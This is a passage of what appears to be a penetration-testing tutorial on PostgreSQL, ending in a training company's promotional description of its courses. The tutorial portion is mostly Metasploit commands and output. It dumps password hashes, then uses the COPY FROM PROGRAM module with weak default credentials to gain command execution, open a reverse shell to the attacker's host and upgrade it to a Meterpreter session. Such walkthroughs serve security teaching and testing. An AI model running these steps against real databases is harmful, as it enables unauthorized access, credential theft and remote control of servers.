password ⇒ 123
msf5 auxiliary(scanner/postgres/postgres_hashdump) > exploit

[+] Query appears to have run successfully
[+] Postgres Server Hashes
========================

 Username   Hash
 --------   ----

 ignite     md5d463948b286832b6dfadb6a67487534f
 postgres   md59df270eb52907fff723d9b8b7436113a

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/postgres/postgres_hashdump) > 
```

Module 4: Pwn Postgres Shell

Installations running Postgres 9.3 and above have functionality which allows for the superuser and users with 'pg_execute_server_program' to pipe to and from an external program using COPY. This allows arbitrary command execution as though you have console access. This module attempts to create a new table, then execute system commands in the context of copying the command output into the table

```
msf >
exploit/multi/postgres/postgres_copy_from_program_cmd_exec

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set rhosts 192.168.1.108

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set lhost 192.168.1.111

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set username postgres

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set password 123

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> exploit
```

```
msf5 > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 192.168.1.108
rhosts ⇒ 192.168.1.108
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 192.168.1.111
lhost ⇒ 192.168.1.111
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set username postgres
username ⇒ postgres
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password 123
password ⇒ 123
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
```

Now we gained access on the database, you can observe that here we obtain command session and latter we have to upgrade it into meterpreter sessions.

```
msf
exploit(multi/postgres/postgres_copy_from_pr
ogram_cmd_exec) > run

msf
exploit(multi/postgres/postgres_copy_from_pr
ogram_cmd_exec) > sessions

msf
exploit(multi/postgres/postgres_copy_from_pr
ogram_cmd_exec) > sessions -u 1

msf
exploit(multi/postgres/postgres_copy_from_pr
ogram_cmd_exec) > sessions 2
```

```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.108:5432 - 192.168.1.108:5432 - PostgreSQL 12.2 (Ubuntu 12.2-4) on x86_64-
[*] 192.168.1.108:5432 - Exploiting...
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT dropped successfully
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT created successfully
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT copied successfully(valid synt
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT dropped successfully(Cleaned)
[*] 192.168.1.108:5432 - Exploit Succeeded
[*] Command shell session 1 opened (192.168.1.111:4444 → 192.168.1.108:57410) at 2020-0

ifconfig

^Z
Background session 1? [y/N]  y
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions

Active sessions
===============

  Id  Name  Type              Information  Connection
  --        ----              -----------  ----------
  1         shell cmd/unix                 192.168.1.111:4444 → 192.168.1.108:57410 (192.

msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.111:4433
[*] Sending stage (985320 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.111:4433 → 192.168.1.108:59678) at 2020-07-
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer    : 192.168.1.108
OS          : Ubuntu 20.04 (Linux 5.4.0-40-generic)
Architecture : x64
BuildTuple  : i486-linux-musl
Meterpreter : x86/linux
```

Now we have full access on the database, in this way we can test for postgres loopholes and submit the findings to the network admin.

Reference

- https://www.hackingarticles.in/penetration-testing-on-postgresql-5432/
- https://www.hackingarticles.in/penetration-testing-on-couchdb-5984/

About Us

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.

Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

🗝️ Ethical Hacking

The Ethical Hacking course has been tructured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

🐛 Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audiences to correctly gather and analyze digital evidence.